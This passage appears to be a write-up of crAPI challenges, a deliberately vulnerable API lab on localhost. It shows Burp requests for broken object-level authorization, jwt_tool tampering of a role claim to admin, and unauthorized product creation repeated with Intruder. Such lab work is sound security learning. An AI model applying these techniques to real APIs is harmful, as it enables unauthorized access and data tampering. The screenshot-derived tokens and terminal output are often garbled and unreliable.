1 GET /workshop/api/shop/orders/3 HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/orders?order_id=3 8 Content-Type: application/json 9 Content-Length: 14 10 Connection: close 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 15	1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Wed, 13 Sep 2023 05:59:12 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Content-Length: 559 12 13 { 14 "order":{ 15 "id":3, 16 "user":{ 17 "email":"hacker@example.com", 18 "number":"11111111112" 19 }, 20 "product": 21 { 22 "id":1, 23 "name":"Seat", 24 "price":"18.00", 25 "image_url":"images/seat.svg" 26 }, 27 "quantity":1, 28 "status":"return pending", 29 "transaction_id":"dd0a07f5-917b-42a9-889e-99b33b65bc7c", 30 "created_on":"2023-09-07T06:44:07.677684" 31 }, 32 "payment":{ 33 "transaction_id":"dd0a07f5-917b-42a9-889e-99b33b65bc7c", 34 "order_id":3, 35 "amount":10, 36 "paid_on":"2023-09-07T06:44:07.677684", 37 "card_number":"XXXXXX0000XXXX0000283", 38 "card_owner_name":"Hacking Crap!", 39 "card_type_name":"MasterCard", 40 "card_expiry":"09/2030", 41 "currency":USD 42 } 43 }

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 12
- Response headers: 10

This is also true only for the `GET` method as you can see when I tried to send a manipulated HTTP `PUT` request, emulating an order takeover:

The screenshot shows the OpenResty Repeater interface. In the Request tab, a PUT request is made to /shop/orders/3. The response tab shows a 401 Unauthorized status with the message "JWT Token required!". The Inspector tab displays the raw JSON payload of the failed request.

```

Request
Pretty Raw Hex
1 PUT /workshop/api/shop/orders/3 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-Ca,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/orders?order_id=3
8 Content-Type: application/json
9 DNT: 1
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Content-Length: 558
15
16 {
    "order": {
        "id": 3,
        "user": {
            "email": "nyemail@example.com",
            "number": "22222222"
        },
        "product": {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        "quantity": 1,
        "status": "return pending",
        "transaction_id": "8d08a7f5-917b-42a9-889e-99b33b65bc7c",
        "created_on": "2023-09-07T06:44:07.677684"
    },
    "payment": {
        "transaction_id": "8d08a7f5-917b-42a9-889e-99b33b65bc7c",
        "order_id": 3,
        "amount": 10,
        "paid_on": "2023-09-07T06:44:07.677684",
        "card_number": "XXXXXXXXXX0233",
        "card_owner_name": "Hacking Crapi",
        "card_type": "MasterCard",
        "card_expiry": "09/2030",
        "currency": "USD"
    }
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:01:13 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Content-Length: 33
12
13 [
    "message": "JWT Token required!"
]

```

This vulnerability is not limited to one endpoint, this is just one example.

▼ JWT Vulnerabilities - TODO

Challenge 15 - Find a way to forge valid JWT Tokens

Instantly here, I pivot to using the good old JWT Tool

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9eyJzdWIiOiJ0YWNrZXJAZXhhBxS2Sjb20iLCJyb2x1IjoidXNlciiSiMlhdcI6MTY5NDQwMTEzN
```

Looking at my output, the "JOT" token associates a `role` (private claim) with the bearer token (current value = "`user`"):

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694401133    ==> TIMESTAMP = 2023-09-10 19:58:53 (UTC)
[+] exp = 1695005933    ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
```

The screenshot shows the JWT Tool interface. It displays a forged JWT token with the following payload values:

```

Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694401133    ==> TIMESTAMP = 2023-09-10 19:58:53 (UTC)
[+] exp = 1695005933    ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)

```

Below the payload, it shows a screenshot of a web application interface with a banner stating "No Vehicles Found". The banner also includes a link to "MailHog web portal".

Using the `-T` parameter, let's tamper with the values:

```
jwt_tool master % python3 jwt_tool.py -T eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ0YWNrZXhzb2xlIjoidXNlcisImhlhdCI6MTY5NDQwM1
```

```
Default (-zsh)                                     Default (terboxbusr)                                     Default (-zsh)
[1]                                     [2]                                     [3]
Version 2.2.6                                     show community @ticapt
Original JMT:
Vehicles Details
This option allows you to tamper with the header, contents and
signature of the JWT.
+ Add a Vehicle

Token header values:
[2] ADD A VALUE*
[3] DELETE A VALUE*
[4] Continue to next step

Your newly purchased Vehicle Details have been sent to you email address. Please check your email for the VIN and PIN code of your
vehicle using the MailHog web portal. Click here to send the information again

No Vehicles Found

Token payload values:
[1] sub = "hacker@example.com"
[2] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[3] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[4] sub = "hacker@example.com"
[5] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[6] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[7] ADD A VALUE*
[8] DELETE A VALUE*
[9] UPDATE TIMESTAMP*
[10] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] sub = "hacker@example.com"
[2] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[3] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[4] sub = "hacker@example.com"
[5] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[6] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[7] ADD A VALUE*
[8] DELETE A VALUE*
[9] UPDATE TIMESTAMP*
[10] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of role is: user
Please enter new value and hit ENTER
> admin

[1] sub = "hacker@example.com"
[2] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[3] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[4] sub = "hacker@example.com"
[5] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[6] exp = 1695080933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[7] ADD A VALUE*
[8] DELETE A VALUE*
[9] UPDATE TIMESTAMP*
[10] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Signature unchanged - no signing method specified (-S or -X)
atttool -S0666155215423301cSeu0fe6fe7c7 - Tampered token:
ey.Jhd0c10L1u21LN1_09.eYJzdmI101LoMWN2ZXJA2NhbX8z255jzb0LjCjw2k1j1o1Wrt0d41LLCjPjXQj0jE2OT0Q4ExMdsIm4cC1GmTNTAw1Tkz08.FNrvo_R0sqjExLzQ7sB10p3rnsYgHf_dXzY3a7w48Y_-46Cn0r7j0X3xdkMs0fFQjUjPhzr7qk1y832u0TSf3A0jQ_1tMdyQ_x1t9H0qSp1fG7H5i...92mW8jpxDyRxfRz1T10UpGfGjy117H-SX5IAj4CefjGMWd01j0_BAlppn9k3Me87bYp1YE80Lejtemvxe0C7l3jPQf0zsyWg1jx-H3sPEjrgCj-JnVdf50218fTqk8xky5p9bK11jTb-pe3zgf4ehyAG46KwraN3o-WICg9kqop9P9eHj0TAe8hBKyggzH.GUBfppA

jmt_tool master $
```

My new JWT token is:

eyJhbGciOiJSUzI1NiJ9.eyJzdWIoIjoiYWNrZXJAZXhbxBzsS5jb20iLCJyb2xIlijoiYWRtaW4iLCJpYXQiOje20TQ0MDExMzMsiMv4CIC6TY5NTAwNTkzM30.FRvn0_rOsq.

```
[root@localhost ~]# ./jwt_tool.py -e ./log/jwt1231N.eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlkIjoxNTMwOTQyNjEwLCJpYXQiOjE2OTQyNjEwLCJ0eA... -f ./log/jwt1231N.eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlkIjoxNTMwOTQyNjEwLCJpYXQiOjE2OTQyNjEwLCJ0eA... -o ./log/jwt1231N.eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlkIjoxNTMwOTQyNjEwLCJpYXQiOjE2OTQyNjEwLCJ0eA... -t ./log/jwt1231N.eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlkIjoxNTMwOTQyNjEwLCJpYXQiOjE2OTQyNjEwLCJ0eA... -v
```

Now we want to try and find an API endpoint which returns the “`role: <user>`” etc. Let’s try the dashboard homepage [GET](#)

/identity/api/v2/user/dashboard HTTP/1.1

No 🎲, maybe we need to look at hitting another `admin`-esq endpoint.

Interesting, our crawl audit of cRAPI has shown API endpoint `GET /.well-known/jwks.json` `HTTP/1.1` which exposes a `jwks` file:

```
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMzKDenUfuDF2byYowDj7tW50X6XG4Y1THTEGscRg8", "alg": "RS256", "n": "sZKrC" } ] }
```



"The JSON Web Key Set (JWKS) is a set of keys containing the public keys used to verify any JSON Web Token (JWT) issued by the Authorization Server and signed using the RS256 [signing algorithm](#)."

Again, the JWT Tool features a handy flag we can use here:

```
-jw JWKSFILE, --jwksfile JWKSFILE
      JSON Web Key Store for Asymmetric crypto
```

First, let's save the `jwksfile` locally and interpret with `jq`:

```
jwt_tool master % cat ./crapi-jwksfile.txt
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "kid": "MKMzkDenUfuDF2byYowDj7tW50x6XG4Y1THTEGScRg8",
      "alg": "RS256",
      "n": "sZKrGYja9S7Bk0-waOcupo6BQjixKg1UiTT278NbiCSnBrw5_cmFuWFFPgxabBzBjwJAujnQrlgTLXnRRItM9SR0884cExn-s4Uc8qwk6pev63qb8no6aC"
    }
  ]
}
```

A very talented and incredibly phenomenal [mentor](#) of mine curated [this fantastic \(one of many\) article](#) which really helped me go to the next level and achieve this flag!

Ultimately, we need to crack the existing JSON Web Token (JWT) captured from API traffic to recover the signing key to then forge our own valid token, which is what we are missing here.

My next move was to pivot to open-source Hashcat with a fresh untampered JWT which can cracking JWT's signed with HS256, HS384, or HS512 algorithms:

————— TODO —————

▼ << 2 secret challenges >> - 50% TODO

1. `POST` request to </workshop/api/shop/products> `HTTP/1.1` for arbitrary products:

One strange thing I noticed during hAPI path from the [HTTP Headers](#) bAPP extension is that [/workshop/api/shop/products](#) [HTTP/1.1](#) endpoint allows the [POST](#) method. Let's try abuse this!

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cook
83672	22:53:46 12 Sep 2023	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83673	22:53:50 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/user/dashboard			200	660	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83675	22:53:50 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles			200	819	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83683	22:53:52 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/user/dashboard			200	698	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83687	22:53:52 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles			200	819	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83687	22:53:52 12 Sep 2023	http://localhost:8888	GET	/community/api/v2/community/posts/recent			200	1308	JSON		1.JWTs, 0.JWEs	127.0.0.1			
83689	22:53:54 12 Sep 2023	http://localhost:8888	GET	/community/api/v2/community/posts/eUNCs1QSJ6QNiffr...			200	22107	PNG	png			127.0.0.1		
83700	23:16:30 12 Sep 2023	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		POST	127.0.0.1			
83701	23:16:30 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/user/dashboard			200	698	JSON			127.0.0.1			
83709	23:16:30 12 Sep 2023	http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles			200	819	JSON			127.0.0.1			
83725	23:16:30 12 Sep 2023	http://localhost:8888	GET	/workshop/api/shop/products			200	465	JSON		POST	127.0.0.1			

Request

Pretty Raw Hex

```

1 GET /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/109.0
5 Accept: */*
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8888/shop
9 Authorization: Bearer eyJhbGciOiJIaTwkIjQ1NCiJ9.eyJzdWIiOiIxYWRrZXJA2Xhhbxs5jb28ilCjybz2lJjoiNdExis2mlhdCIiMTgyM
10 SN03N0D0OcVxLzXhWtjoxNk1NTc5MjE4T0_nwCEUacti41Ka9s3508tMBsT1H34hdJlbGSXysTSj3sq13sqak
11 60y16_KeeYkcsqWF6BSV_lcs1MsV_x4aqutTKUGP0u9ZB-ndbF1R5mzr2A0rfv0d42Efjhk17HH21j2usxNg
12 ehbQ204b-2-mwD9VYBuZuNqN6N1CgjNR4Wmbl2DVBFT26Wz6VexShP9a2nAY101enX56-CbcJCPaJX9ohh7
13 _Rpt2pN9pdG5B5a2zqNQ0
14 DNT: 1
15 Connection: close
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-origin
19 
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:16:31 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Content-Length: 168
12 
13 {
14   "products": [
15     {
16       "id": 1,
17       "name": "Seat",
18       "price": "10.00",
19       "image_url": "images/seat.svg"
20     },
21     {
22       "id": 2,
23       "name": "Wheel",
24       "price": "10.00",
25       "image_url": "images/wheel.svg"
26     }
27   ],
28   "credit": 75.0
29 }
30 
```

Inspector

Request attributes

Response headers

Name	Value
Server	openresty/1.17.8.2
Date	Wed, 13 Sep 2023 06:16:31 ...
Content-Type	application/json
Connection	close
Allow	GET, POST, HEAD, OPTIONS
Vary	origin, Cookie
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	168

This seems to show that the application is allowing input for addition of products but requires a slightly different data format:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper

[]

2 x 7 x 8 x 11 x 17 x 20 x 21 x 25 x 26 x 27 x 28 x 29 x 30 x 31 x 32 x 33 x 34 x 35 x 38 x 41 x 42

Send **Cancel** < >

Request

Pretty Raw Hex

```

1 POST /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJyZWNRZXJAZXhbXbsZS5jb20iLCJyb2xlijojdXNlciIsImlhCI6MTY5NDU3NDQxC0CiZxHwIjoxNjk1MTc5MjE4f0.nwcEUiacl-4lkA9s350dBtsMbSTiH34HdJLbGSXYstsJUsQl3mak60y16_KmcyKsqRWF6B
SV_jcsibMsV_x4aqutfKUGPGU9ZB-mdbF1Rs5mZr2A0tfvDdq2EjeHk17HH12ijl2uSxHgehh02r4b-Z-mwDV9YBuU2MNd6N
hCgGrNR4WMdbL2DVBTF26Wzr6VexShP0a2mAIYt01Exh56-CBcJCPaJX9ohr750C3mLzI7IVq_a5wArhprrrHyEks1zpjKnz15
po8U0U0KV0ZdeDgyn13nG-NjZly@J5wRCm4gT6mfJTjWH183-37__RpMDw2phc90pdG5BSaZqXXNQQ
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Content-Length: 300
16
17 {
    "products": [
        {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        {
            "id": 2,
            "name": "Wheel",
            "price": "10.00",
            "image_url": "images/wheel.svg"
        },
        {
            "id": 3,
            "name": "GangGreenTemperTatum",
            "price": "100000.00",
            "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
        }
    ],
    "credit": "100.0"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:22:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Content-Length: 112
12
13 {
    "name": [
        "This field is required."
    ],
    "price": [
        "This field is required."
    ],
    "image_url": [
        "This field is required."
    ]
}

```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Semgrepper Settings

[]

2 x 7 x 8 x 11 x 17 x 20 x 21 x 25 x 26 x 27 x 28 x 29 x 30 x 31 x 32 x 33 x 34 x 35 x 38 x 41 x 42 x 48 x 49 x 50 x 53 x 54 x +

Send **Cancel** < > Target: http://localhost:8888 | HTTP/1

Request

Pretty Raw Hex

```

1 POST /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJyZWNRZXJAZXhbXbsZS5jb20iLCJyb2xlijojdXNlciIsImlhCI6MTY5NDU3NDQxC0CiZxHwIjoxNjk1MTc5MjE4f0.nwcEUiacl-4lkA9s350dBtsMbSTiH34HdJLbGSXYstsJUsQl3mak60y16_KmcyKsqRWF6B
SV_jcsibMsV_x4aqutfKUGPGU9ZB-mdbF1Rs5mZr2A0tfvDdq2EjeHk17HH12ijl2uSxHgehh02r4b-Z-mwDV9YBuU2MNd6N
hCgGrNR4WMdbL2DVBTF26Wzr6VexShP0a2mAIYt01Exh56-CBcJCPaJX9ohr750C3mLzI7IVq_a5wArhprrrHyEks1zpjKnz15
po8U0U0KV0ZdeDgyn13nG-NjZly@J5wRCm4gT6mfJTjWH183-37__RpMDw2phc90pdG5BSaZqXXNQQ
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Content-Length: 138
16
17 {
    "id": 3,
    "name": "GangGreenTemperTatum",
    "price": "100000.00",
    "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
}
18
19

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:25:07 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Content-Length: 126
12
13 {
    "id": 3,
    "name": "GangGreenTemperTatum",
    "price": "100000.00",
    "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
}

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 14
- Response headers: 10

A screenshot of a web application interface. At the top, there's a header with a back arrow, a search bar containing 'localhost:8888/shop', and several icons. The main navigation bar includes 'Dashboard', 'Shop' (which is the active page), and 'Community'. A user greeting 'Good Morning, Hacking Crap!' is on the right, along with a profile picture placeholder. Below the header, a left sidebar shows a 'Shop' icon and the text 'Available Balance: \$75'. The main content area displays three products in separate boxes: 1) A red and black car seat with the text 'Seat, \$10.00' and a 'Buy' button. 2) A black wheel with orange lights in the center, labeled 'Wheel, \$10.00' with a 'Buy' button. 3) A blue and silver Transformer robot with the number '26' on its chest, labeled 'GangGreenTemperTatum, \$100000.00' with a 'Buy' button. Each product box has a 'Add Coupons' button at the top right.

We could cause a bit more havoc here for fun with the Intruder:

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The title bar indicates an 'Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file'. The main pane displays a table of requests, with the first few rows shown below:

Request	Payload	Status code	Time of day	Response... Content	Respons... Headers	Error	Timeout	Length	Comment
5	4	200	22:26:46 12 Sep 2023	287	287			430	
6	5	200	22:26:46 12 Sep 2023	273	273			430	
8	7	200	23:26:46 12 Sep 2023	285	285			430	
3	2	200	23:26:46 12 Sep 2023	41	41			429	
12	11	200	23:26:46 12 Sep 2023	317	317			431	
4	3	200	23:26:46 12 Sep 2023	51	51			429	
13	12	200	23:26:46 12 Sep 2023	362	362			431	
14	13	200	23:26:46 12 Sep 2023	75	75			428	
1	0	200	23:26:46 12 Sep 2023	479	479			431	
15	14	200	23:26:46 12 Sep 2023	326	326			431	
10	9	200	23:26:46 12 Sep 2023	168	168			429	
16	15	200	23:26:46 12 Sep 2023	408	408			431	
2	1	200	23:26:46 12 Sep 2023	172	172			429	
17	16	200	23:26:46 12 Sep 2023	385	385			431	

Below the table, there is a 'Request Response' section showing the raw request and response. The request is a POST to '/workshop/api/shop/products' with JSON content. The response is a 200 OK with JSON data. The interface also includes a sidebar with various tools and a bottom navigation bar.

Firefox File Edit View History Bookmarks Tools Window Help 12:47:13 100% Tue Sep 12 23:28:15

localhost:8888/shop 30% 0 highlights

Available Balance: \$75

 Start \$10.00	 Whale \$10.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00
 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00	 GangGreenTemperTatum \$10000.00

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Semgrepper Settings

Send Cancel < > x Target: http://localhost:8888 / HTTP/1.1

Request

```
1 GET /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjU0xhKjMTCMjE4f0...n2oEUiacl-4kKa9s3508dtMsbtIh34hd1lbGSxtSJuQl3mak60y_KnycKs9RF68
SV_jcsIMBv_wx4aqtFKUGpGU9ZB-nbdFlrsn2a20atfvDdq2ejehK1H121j12u5xtgeh02r4-2-mu0v9YBuuZMNd6N
hcGdNR4MdbL2DVBTF2Nz6vExshPba2ATYD1En56-CbcICpA3x9oh758c3nL2ITVq_a5wRhprrryEks1zpJKn215
p0nRgKv2degyy13Hg-Nj2ly0J5WMrC4gT6nJ7Jh183-37_RphDw2phc90pdg585aZqXN00
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
```

Response

```
{"id":99,
  "name": "GangGreenTemperTatum97",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":100,
  "name": "GangGreenTemperTatum96",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":101,
  "name": "GangGreenTemperTatum92",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":102,
  "name": "GangGreenTemperTatum100",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":103,
  "name": "GangGreenTemperTatum98",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":104,
  "name": "GangGreenTemperTatum93",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id":105,
  "name": "GangGreenTemperTatum99",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
}
],
"credit":75.0
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 0

Request headers: 13

Response headers: 10

Done Search... 0 highlights 0 highlights

13.843 bytes | 54 milis

2. **TODO**